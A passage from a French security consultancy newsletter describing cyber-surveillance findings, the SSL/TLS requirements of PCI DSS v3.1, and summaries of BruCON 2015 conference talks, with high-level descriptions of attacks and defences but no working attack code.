Il en va de même avec la corrélation des journaux d'événements. Ce type d'analyse, effectué a posteriori, permet de détecter un événement déjà survenu, ou au mieux, encore en cours. L'analyse des logs ne permet cependant pas à une entreprise d'anticiper une éventuelle attaque. Sans évoquer la difficulté à obtenir une information pertinente au regard de la volumétrie souvent gigantesque de logs à analyser, ni les problèmes d'accès en temps réel à ces logs.


Il ne faut pas non plus que ce service délivre des rapports interminables et inutilisables, tel que peuvent le produire des scanners automatiques. En effet, trop d'information tue l'information. La Cyber-surveillance doit au contraire être à l'origine de synthèses concises et exploitables. Les informations retournées doivent donc être qualifiées et exemptes de faux positifs.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

La Cyber-surveillance dans la vraie vie : cas concrets

La théorie c'est bien, mais concrètement que peut-on attendre d'un tel service ? Nous avons compilé, pour vous, quelques exemples réels de découvertes que nous avons été amenés à identifier chez certains de nos clients.

✚Interfaces d'administration en tout genre exposées publiquement sur Internet, sans aucune restriction d'accès. Ce type d'interface est souvent accessible à l'aide de comptes d'administration présents par défaut ou reposants sur un mot de passe faible (le fameux admin/password) : F5 BIG-IP, VPN SSL Juniper, GED propriétaire, etc.



✚Les interfaces de type Tomcat Manager, PhpMyAdmin, Joomla!, et autres CMS sont très fréquentes, souvent obsolètes et affectées par au moins une faille de sécurité pour laquelle un code d'exploitation est publiquement disponible. Il arrive donc régulièrement qu'il soit possible de prendre le contrôle du système par ce biais.

Il nous est arrivé d'identifier d'anciens webshells sur des sites compromis avant la mise en place de notre service de Cyber-surveillance voire même de nous apercevoir que le site en question était référencé comme étant vulnérable par les pirates, au sein de listes disponibles sur Pastebin.

✚Site Web évènementiel gérant des données personnelles, mis en production par une Web Agency à la demande des équipes marketing sans validation préalable des équipes sécurité. Ce type de site est souvent obsolète et vulnérable avant même d'avoir été mis en ligne. Il est également hébergé de façon non responsable chez un prestataire hors du contrôle de la DSI/SSI (pas de patch management, utilisation de serveurs mutualisés, etc.).

✚Site Web autorisant le parcours des répertoires, au sein desquels il est possible d'identifier des documents sensibles :

- Plusieurs milliers de fichiers CSV comportant les informations personnelles des clients internautes.

- Des bases de produits avec les prix et marges pratiqués.

✚Informations techniques accessibles au travers d'un moteur de recherche ou autre GitHub :

- Comptes utilisateurs référencés par Google permettant d'accéder à un outil de gestion de code source et ainsi d'obtenir le code source d'une application métier.

- Sauvegardes de fichiers de configupoints d'accès WiFi en cours d'installation par un partenaire intégrateur, mis à dis-

(xmco) Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

position sur une plateforme publique.

- Identifiants de comptes de services ou tout autres clef secrète RSA/GPG que contiennent fréquemment les applications métiers.

```php
<?php

if(getenv('APPLICATION_ENV') == 'prod')
{
        $dbParam = array(
          'driver'    => 'pdo_mysql',
          'host'      => 'localhost',
          'dbname'    =>
          'user'      =>
          'password'  =>
          'charset'   => 'utf8'
        );
}
```

➕Présentations Prezi, crées par les services marketing ou communication interne, fournissant librement comptes, mots de passe ou renseignements métier.

➕Serveur vulnérable à HeartBleed le jour suivant la divulgation de la faille. Un an après, la restauration d'une ancienne sauvegarde entraine à nouveau l'exposition sur Internet de la version vulnérable du serveur.

Nous ne pouvons pas divulguer dans cet article la diversité complète des événements détectés. Ces quelques exemples illustrent toutefois la variété des informations qui devraient être recherchées, selon nous, dans le cadre d'une Cyber-surveillance pro-active.

Fort de notre expérience en matière de tests d'intrusion, de réponse à incidents et de Veille technologique, c'est la voie que nous avons choisie pour délivrer à nos clients un service novateur leur permettant d'anticiper les attaques.

Notre expertise nous permet également d'assurer depuis maintenant 4 ans une évolution permanente du service, aussi bien au niveau des méthodes de recherche que des sources d'informations exploitables.


Pour toute demande d'information : serenety@xmco.fr

> INFO

Le service de Cyber-surveillance d'XMCO change de nom !

Depuis maintenant 4 ans, le service de Cyber-surveillance délivré par le CERT-XMCO informe ses clients des risques auxquels ils sont confrontés sur Internet. Dans une volonté de développement, nous avons souhaité donner une identité propre à cette offre de service, qui s'appelle désormais « Serenety ».

Dans le prolongement du service délivré auparavant, Serenety continuera de surveiller l'exposition des ressources exposées sur le web et d'évoluer pour prendre en compte l'apparition des futures menaces.



Serenety by xmco®

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

PCI DSS v3.1 ?

par Julien MEYER

Le PCI Security Standards Council a publié le 15 avril 2015 une nouvelle révision intermédiaire du standard PCI DSS. Celle-ci est applicable immédiatement.

> Clarification et évolution concernant le chiffrement SSL et TLS

Suite à la mise à jour en avril 2015 par le NIST de leur guide d'implémentation TLS (Guidelines for the Selection, Configuration, and Use of Transport Layer Security (TLS) Implementations) [1] en révision 1, le PCI SSC a décidé de mettre à jour le standard PCI DSS afin de répercuter les changements du NIST.

Dans ce document, le NIST recommande fortement l'utilisation de TLS 1.2 ou, au minimum, de TLS 1.1. Les protocoles TLS 1.0, SSL 2.0 ou encore SSL 3.0 sont à présent considérés comme faibles et ne peuvent plus garantir l'intégrité des données transportées. En effet, plusieurs vulnérabilités impactant la version 3.0 du protocole SSL ont été découvertes ces derniers mois, comme POODLE ou encore BEAST.

Au vu de ces éléments, le PCI SSC a décidé d'interdire l'utilisation du SSL V3, ainsi que de TLS 1.0. Ainsi, toutes les nouvelles implémentations devront obligatoirement utiliser TLS1.1 et TLS1.2. Pour les implémentations déjà en place, il est nécessaire de migrer vers TLS1.1 et TLS1.2. Néanmoins, dans le cas où cette migration ne peut être effective dans l'immédiat, le PCI SSC accorde un délai supplémentaire. Les environnements certifiés auront ainsi jusqu'au 30 juin 2016 pour se mettre en conformité sur ce point.

Pour les implémentations existantes, plusieurs approches sont envisageables :

- Désactiver SSL et TLS v1.0 de tout système et application et ne conserver que TLS v1.1 (selon certaines implémentations de la ciphersuite) et TLS v1.2 ;

« Le PCI SSC a décidé d'interdire l'utilisation du SSL V3, ainsi que de TLS 1.0. Ainsi, toutes les nouvelles implémentations devront obligatoirement utiliser TL1.1 et TLS1.2. »

- Utiliser un autre mécanisme de chiffrement pour répondre aux exigences du PCI DSS : chiffrement des données avant transmission, utilisation d'un tunnel IPSec, etc. ;

- Si aucune évolution n'est possible à court terme, un plan de migration et d'atténuation du risque doit être formalisé. Ce document doit décrire les mesures de sécurité complémentaires mises en œuvre et le planning de migration prévu. La migration devra dans tous les cas être effectuée avant le 30 juin 2016.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Dans le cas d'un plan de migration et d'atténuation du risque, ce document devra comprendre les éléments suivants :

- Une description de l'utilisation des protocoles vulnérables utilisés, comprenant le type d'environnement, le type de données transmis, ainsi que le nombre de systèmes impactés ;
- Une analyse de risque comportant tous les risques liés à l'utilisation des protocoles vulnérables, ainsi qu'une description des moyens mis en place pour réduire ceux-ci ;
- Une description des procédures en place permettant de monitorer la présence de nouvelles vulnérabilités impactant les protocoles vulnérables ;
- Une description des procédures permettant de s'assurer que SSL et TLS 1.0 ne sont pas implémentés dans les nouveaux environnements ;
- Un plan de migration, détaillant les systèmes et environnements devant être migrés, ainsi que la date de migration prévue.

La description complète est disponible dans le supplément du PCI SSC « Migrating from SSL and Early TLS » [2].

Bon nombre de POS (Point Of Sale) et de POI (Point Of Interaction), soient les terminaux de paiement plus connus sous le nom de « TPE », ne supportent pas aujourd'hui les dernières versions de TLS. C'est pourquoi le PCI SSC a choisi de ne pas obliger ces clients à migrer ce type d'équipement, s'il est prouvé qu'aucune vulnérabilité n'est exploitable dans leur contexte d'utilisation.

« Bon nombre de POS (Point Of Sale) et de POI (Point Of Interaction), soient les terminaux de paiement plus connus sur le nom de « TPE », ne supportent pas aujourd'hui les dernières versions de TLS »

Vous trouverez ci-dessous une description des différentes vulnérabilités connues à ce jour sur SSLV3 et TLS 1.0.

PODDLE, BEAST et Lucky13

Pour exploiter ces vulnérabilités, il est nécessaire de générer un grand nombre d'échanges. Dans un contexte classique, il est possible d'injecter un code JavaScript qui aura pour objectif de réaliser un grand nombre de requêtes entre le client et le serveur. Dans le cadre des POS et POI, il est très complexe, voire impossible de réaliser ce genre d'attaque.

En effet, les échanges sont limités et le JavaScript ne sera pas interprété. Un attaquant ne pourra que récupérer un faible nombre d'échanges, et sera donc incapable de déchiffrer les échanges de données.

Les détails sur la vulnérabilité POODLE sont disponibles au sein du numéro 39 de l'ActuSécu [3].

BREACH

Cette attaque est uniquement exploitable si le protocole HTTP est utilisé, ainsi que la compression lors de l'échange. Ce cas de figure devrait être rare lors d'échange entre un POS POI et le serveur effectuant la terminaison SSL/TLS.

HeartBleed

Cette vulnérabilité impacte directement le serveur effectuant la terminaison SSL/TLS. Ainsi, il est possible de corriger cette vulnérabilité en limitant le risque de perturbation des échanges. Pour ce faire, il est nécessaire de recompiler OpenSSL en ajoutant l'option -DOPENSSL_NO_HEARTBEATS. Aucune modification de la configuration (ciphersuite) d'OpenSSL n'est nécessaire.

Un article sur notre blog et dans l'ActuSécu #37 décrit plus en détail cette vulnérabilité [4].

FREAK, LogJam

Cette vulnérabilité peut être exploitée dans le cadre des échanges entre les POS POI et le serveur de terminaison SSL/TLS uniquement si l'algorithme RSA est utilisé.

Si tel est le cas, il est alors possible de désactiver le support de RSA côté serveur, ou de mettre à jour la version d'OpenSSL côté client (donc sur le POS POI). Ces modifications peuvent donc entraîner des perturbations. Néanmoins, ces deux attaques nécessitent tout de même une forte puissance de calcul pour être réalisées.

Et donc ?

En conclusion, chaque implémentation devra être étudiée au cas par cas afin de s'assurer que les vulnérabilités présentes ne sont pas exploitables dans le contexte du terminal de paiement. Par exemple, dans le cas d'une vulnérabilité à l'attaque BREACH, cette dernière pourra être ignorée si le protocole HTTP n'intervient pas dans les échanges entre le

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

POS POI et le serveur de paiement.

En résumé, voici les protocoles autorisés par le PCI DSS :

Protocole	Statut
SSL v2	Non autorisé (déjà interdit avant la version 3.1 du standard)
SSL v3	Non autorisé
TLS v1.0	Non autorisé
TLS v1.1	Autorisé, selon certaines implémentations (cf. suites cryptographiques ci-dessous)
TLS v1.2	Autorisé

Selon le document « SP 800-52 rev 1 » du NIST [1] :

Les suites cryptographiques devant être autorisées (**TLS 1.1**) :
- TLS_RSA_WITH_3DES_EDE_CBC_SHA
- TLS_RSA_WITH_AES_128_CBC_SHA

Les suites cryptographiques pouvant être autorisés (**TLS1.1**) :
- TLS_RSA_WITH_AES_256_CBC_SHA
- TLS_ECDHE_ECDSA_WITH_3DES_EDE_CBC_SHA
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
- TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA

Les suites cryptographiques devant être autorisées (**TLS 1.2**) :
- TLS_RSA_WITH_AES_128_GCM_SHA256

Les suites cryptographiques pouvant être autorisés (**TLS1.2**)
- TLS_RSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA25

Enfin, les ASV (Approved Scanning Vendors) remontent aujourd'hui des non-conformités sur les services supportant encore SSL et TLS 1.0. Afin de fournir un scan conforme au QSA, il est nécessaire de fournir à l'ASV le plan de migration et d'atténuation du risque. Dans le contexte d'un équipement POS POI, c'est à l'ASV de réduire la note CVSS finale, si l'ensemble des vulnérabilités détectées n'est pas exploitable.

> Clarification concernant les scans de points d'accès sans fil non autorisés

Dans la version 3.0 du PCI DSS, il était demandé de vérifier le résultat des scans des points d'accès sans fils non autorisés (exigence 11.1). Dans la version 3.1, une conjonction est ajoutée à l'exigence. En effet, l'exigence 11.1.c commence maintenant par « If wireless scanning is utilized ».

« les ASV (Approved Scanning Vendors) remontent aujourd'hui des non-conformités sur les services supportant encore SSL et TLS 1.0. »

Ainsi, il n'est donc plus obligatoire de réaliser des scans pour détecter la présence de points d'accès sans fil non autorisés. En effet, la méthodologie choisie doit permettre de détecter, à minima les éléments suivants :

- Détection de cartes WLAN sur les systèmes ;
- Détection d'équipements portables ou mobiles utilisés pour créer un point d'accès sans fil ;
- Détection d'équipements sans fil connectés à un port ou à un équipement réseau.

Par exemple, la méthodologie choisie peut passer par une revue visuelle des équipements. Dans certains cas, un scan de détection des réseaux sans fil sera tout de même nécessaire.

> Clarification concernant les tests de segmentation lors des tests d'intrusion

Au sein de l'exigence 11.3.4, le PCI SSC a clarifié le fait que les tests de segmentation doivent être réalisés uniquement à l'encontre des équipements du CDE (Cardholder Data Environment), et non pas à l'encontre de l'ensemble des éléments du périmètre d'audit (a.k.a CDE et Connected-to-CDE).

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Clarification concernant les technologies de messagerie

Les SMS ont été ajoutés dans les exemples de technologies de messagerie qui sont à proscrire pour l'échange de CHD (CardHolder Data) (exigence 4.2).

En conclusion, cette version intermédiaire du PCI DSS met surtout en avant l'abandon de SSL et de TLS 1.0. Le PCI SSC met également l'accent sur l'application immédiate de cette version du standard, la date du 30 juin 2016 étant uniquement la date butoir en cas d'impossibilité de migration auparavant.

Références

✚ [1] http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-52r1.pdf

✚ [2] https://www.pcisecuritystandards.org/documents/Migrating_from_SSL_Early_TLS_Information%20Supplement_v1.pdf

✚ [3] https://www.xmco.fr/actu-secu/XMCO-ActuSecu-39-TOR_POODLE.pdf

✚ [4] http://blog.xmco.fr/index.php?post/2014/04/11/HeartBleed%2C-la-faille-qui-touche-au-coeur-la-suite-OpenSSL

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

BruCON

par Arnaud REYGNAUD et Cyril LORENZETTO

L'édition 2015 de la BruCON, la conférence belge de référence en matière de sécurité des SI, s'est déroulée à Gand les 8 et 9 octobre derniers.

Plusieurs activités étaient au rendez-vous, permettant aux professionnels de la sécurité et à tous les passionnés d'échanger et d'apprendre. Elles comprenaient les conférences, les ateliers ainsi que l'ICS Village.

La BruCON a mis à disposition les conférences filmées sur Youtube, accessibles via le lien suivant : https://www.youtube.com/user/brucontalk

De plus, les supports des présentations sont consultables sur le site officiel de la conférence : http://files.brucon.org/2015/

> Jour 1

Nightmares of a Pentester

Chris Nickerson

✚ Slides

http://files.brucon.org/2015/Chris_Nickerson_Nightmare_of_a_Pentester.pdf

La toute première conférence a été lancée par Chris Nickerson qui a travaillé plus de 15 ans dans le milieu des tests d'intrusion. Aujourd'hui, il est à la tête de l'entreprise LARES, et est venu présenter son retour d'expérience sur les attaques réelles (Red Team).

Dans sa présentation, il a fait le choix de montrer les mécanismes de sécurité qui permettent de ralentir les attaquants. Il a ainsi dressé des règles afin d'éviter les principaux pièges dans lesquels ne pas tomber.

(xmco)

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.


En résumé, 7 règles ont été mises en avant :

✚ Don't talk to strangers ;)
Il est nécessaire de bloquer les scans de ports, bloquer les injections, refuser les User-Agents connus (outils ou bots), de bannir les IP lors d'échecs répétés survenus lors de l'authentification. De plus, Chris recommande le déploiement d'équipement IPS (mode coupure), afin de ne pas seulement se focaliser sur le mode surveillance.

✚ Être sûr de l'identité du destinataire
Vérifier l'identité de l'expéditeur ou encore analyser les flux DNS.

« en modifiant le firmware des dongles Wi-Fi retenus par le chercheur, il est possible de réaliser des attaques de brouillages »

✚ Considérer son réseau comme hostile
Il est recommandé de cloisonner les différents réseaux ainsi que de surveiller le trafic réseau. De plus, une mise en place d'un système d'alertes lors de changements de configuration ou d'une tentative d'attaque (échecs d'authentification).



✚ Maîtriser les ressources mises à disposition par l'entreprise
Générer une liste blanche de logiciels, désactiver les profils d'administrateur locaux, ou encore générer des mots de passe aléatoires.

✚ Affecter un rôle précis et unique aux serveurs
Ne pas installer des logiciels tiers inutiles (outil de bureautique, etc.). La principale recommandation consiste à segmenter le rôle de chacun des serveurs.

✚ Être à l'écoute (vigilant)
Il est nécessaire d'être capable de réagir en cas d'intrusion ou d'incident, et ce, le plus rapidement possible.

✚ Déployer une plateforme de réponse à incidents
C'est pourquoi, il peut être judicieux d'élaborer un plan de réponse à incidents (arbres de décisions, etc.).

Advanced WiFi Attacks using Commodity Hardware
Mathy Vanhoef

✚ **Slides**
http://files.brucon.org/2015/Mathy_Vanhoef_Advanced_Wifi_Attack_Using_Commodity_Hardware.pdf

La seconde présentation consistait à démontrer comment, avec du simple matériel vendu dans le commerce, il est possible de mener des attaques afin de brouiller les communications Wi-Fi. Le budget étant de l'ordre de 15 dollars (en lieu et place de 3500 dollars).

La première étape a permis d'exposer le vocabulaire ainsi que les principes de base du Wifi, puis petit à petit, différents concepts de brouilleurs ont été exposés (continuous jammer et selective jammer).

Le brouilleur « continu » permet de brouiller complètement un canal, empêchant tous les équipements connectés sur ce même canal de fonctionner. En revanche, le brouilleur « sélectif » permet de brouiller certains paquets d'une personne arbitraire. La cible est identifiée via son adresse MAC (contenue dans les paquets).

Ainsi, en modifiant le firmware des dongles Wi-Fi retenus par le chercheur, il est possible de réaliser des attaques de brouillage. Pour pousser plus loin l'attaque, il est possible de réaliser des attaques MITM, afin de manipuler des données chiffrées dans l'optique de casser la sécurité WPA-TKIP.

OSXCollector: Automated forensic evidence collection & analysis for OS X
Kuba Sendor

✚ **Slides**
http://files.brucon.org/2015/Kuba_Sendor_OSXCollector.pdf

La présentation de Kuba Sendor a permis d'expliquer le fonctionnement d'un outil qu'il a développé avec son équipe chez Yelp. Leur société utilise essentiellement des ordinateurs équipés du système d'exploitation Mac OS.

Cette application répond au manque d'outil de forensic sur les systèmes OS X.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Ainsi, l'outil OSXCollector collecte des données présentes sur l'ordinateur afin d'obtenir plus d'informations quant à l'éventuelle infection du système (fichiers de journalisation, historiques, etc). Les éléments, associés à un timestamp, sont exportés dans un fichier au format JSON.

Cet outil est disponible sur le dépôt Github suivant : https://github.com/Yelp/OSXCollector

The .11 Veil, Camouflage & Covert!!! /*Invisible Wifi, Revealed */


Rushikesh Nandedkar et Amrita Iyer

Slides

http://files.brucon.org/2015/Armite_Lyer_Rushikesh_Nandedkar_11_Veil_Covert_And_Camouflage_Invisible_Wifi_Revealed.pdf

La conférence tenue par les deux chercheurs Amrita Iyer et Rushikesh Nandedkar a porté sur le camouflage de données au sein des paquets transmis via WiFi (IEEE 802.11).

Afin de mettre en œuvre le processus et transmettre des données de manière cachée, ils ont dû modifier les drivers d'une carte WiFi. En effet, les trames TPC-Request et PS-Poll permettent de cacher des éléments dans certains champs.



Source: https://mrncciew.files.wordpress.com/2014/10/cwap-mgmt-beacon-01.png

Ils ont montré que deux personnes, ayant modifié les firmwares de leur carte WiFi, peuvent communiquer sans qu'aucun autre utilisateur sur le même réseau ne puisse s'en apercevoir.


KEYNOTE

Base Jumping

Slides

http://files.brucon.org/2015/Shyama_Rose_What_BASE_Jumping_Taught_Me_About_Risk.pdf

Shyama Rose est intervenue lors de la Keynote juste après le déjeuner. Durant son temps libre, elle pratique le BASE jump. Ce sport extrême consiste à sauter depuis des points fixes en parachute. Il est considéré comme le plus dangereux au monde (taux de mortalité : 1/60).



Elle explique en quoi ce sport lui a permis de prendre conscience des risques auxquels on peut être confrontés.

Dotée de cette expérience, elle a pu faire un parrallèle entre les risques encourus par un sauteur, et ceux encourus par une entreprise vis-à-vis de pirates informatiques.

En résumé, les risques sont très similaires. Parmi les principaux risques ressentis par les sauteurs, il y a :


- Le mental et le physique ;
- Le trop plein de confiance ;
- L'expérience ;
- L'environnement ;
- L'analyse de paramètres variables (survenant lors d'un saut).

(xmco)
Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Levelling Up Security @ Riot Games
Mark Hillick

Slides
http://files.brucon.org/2015/Marc_Hillich_Levelling_Up_Security.pdf

La présentation de Mark Hilick a eu pour but de démontrer comment la sécurité est présente au sein du développement de jeux chez Riot Games. Mark est responsable de l'équipe sécurité Europe chez la société qui édite le très célèbre jeu League of Legends (Riot Games). Ce contexte impose de se concentrer sur trois axes : la sécurité, l'agilité et la qualité.




L'équipe, composée d'une quinzaine d'ingénieurs, doit être très réactive lorsqu'un incident survient (bugs, pannes, vulnérabilités). La création d'une équipe de réponse à incidents s'est faite en organisant des exercices (blue/red team) afin de former les développeurs. Cependant, cette équipe étant encore petite, toutes les vulnérabilités ne peuvent pas être évitées. Toutes personnes découvrant un bug ou une vulnérabilité peut tout de même prévenir l'éditeur afin qu'il le corrige au plus vite.

Brain Waves Surfing - (In)Security in EEG (Electroencephalography) Technologies
Alejandro Hernandez

Slides
http://files.brucon.org/2015/Alejandro_Hernandez_Brain_Waves_Surfing_In_Security_in_EEG.pdf

La dernière conférence de la journée a été présentée par Alejandro Hernandez, consultant sénior chez IOActive. Il s'est intéressé aux données (signaux) que peut émettre le cerveau et ce que l'on peut en faire.

Tout d'abord il rappelé quelques prérequis (différentes localisation des lobes du cerveau) ainsi que le fonctionnement des neurones et des synapses. Il existe deux types d'exploration cérébrale (invasive et non-invasive). La première consiste à implanter une puce dans le cerveau. Celle-ci se charge de décoder les signaux électriques des synapses. La seconde exploration est la plus courante et consiste à poser des électrodes sur le crâne (EEG = Électroencéphalographie). Ces électrodes mesurent l'activité électrique du cerveau au cours du temps.



Quelques exemples applicatifs :

- Contrôler des objets par la pensée (mouvements d'un bras artificiel) ;
- Authentification par la pensée (biométrie) ;
- Communication par la pensée (Brain to Brain - B2B).

Cependant, des scénarios d'attaques existent, notamment celui du rejeu, à posteriori, des données capturées. En effet, rien n'empêche de rejouer une activité cérébrale émise quelques heures plutôt. De plus, les données ne sont pas chiffrées, ce qui rend les attaques du milieu (MITM) réalisables.

«L'équipe, composée d'une quinzaine d'ingénieurs, doit être très réactive lorsqu'un incident survient (bugs, pannes, vulnérabilités). La création d'une équipe de réponse à incidents s'est faite en organisant des exercices (blue/red team) afin de former les développeurs »

Alejandro à notamment démontré des attaques MITM réalisées lors de l'authentification (changement de nom – NeuroServer), mais aussi des attaques de type déni de service sur les serveurs EEG (OpenVIBE, Neuroelectrics NIC, NeuroServer).

Une partie de ses recherches a consisté à déterminer comment sont structurés les fichiers au format EEG.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Jour 2

KEYNOTE - Looking Forward - Finding the right balance for INFOSEC


Dave / David Kennedy

Slides

http://files.brucon.org/2015/Dave_Kennedy_Infosec_Today_.pdf

Première conférence de cette seconde journée avec David Kennedy (https://twitter.com/hackingdave) fondateur et président de la société TrustedSec. David est revenu sur l'évolution des techniques de hacking qui, en dépit des évolution technologiques, demeurent encore trop souvent basiques (pour ne pas dire simplistes). Agrémentée de plusieurs références à la série Mr. Robot, sa présentation a évoqué la popularisation et l'accessibilité des attaques qui se veulent aujourd'hui à la portée du premier Script Kiddie sachant démarrer une machine.

A titre d'exemple, l'outil SET (Social Engineering Toolkit) permet en quelques étapes de prendre le contrôle d'une machine à distance à partir de la copie d'un site (phishing inside !).



David a également démontré avec quelle facilité un attaquant pouvait contourner les solutions de sandboxing. Pour faire simple, la majeure partie des machines virtuelles dédiées à ces contrôles dispose de réglages qu'il est facile de détecter afin de savoir ou non si le programme exécuté est sur une vraie machine ou au sein d'une sandbox.

La conclusion se veut sans équivoque : bien que les mentalités évoluent, les boîtiers magiques et tous les outils facilitant à l'extrême les contrôles réalisés ne pourront jamais remplacer la technique, le talent et les connaissances d'utilisateurs sensibilisés et d'experts un minimum consciencieux.

cve-search - A free software to collect, search and analyse common vulnerabilities and exposures in software


Alexandre Dulaunoy et Pieter-Jan Moreels

Slides

http://files.brucon.org/2015/Alexandre_Dulaunoy_Pieter-Jan_Moreels_CVE_Search.pdf

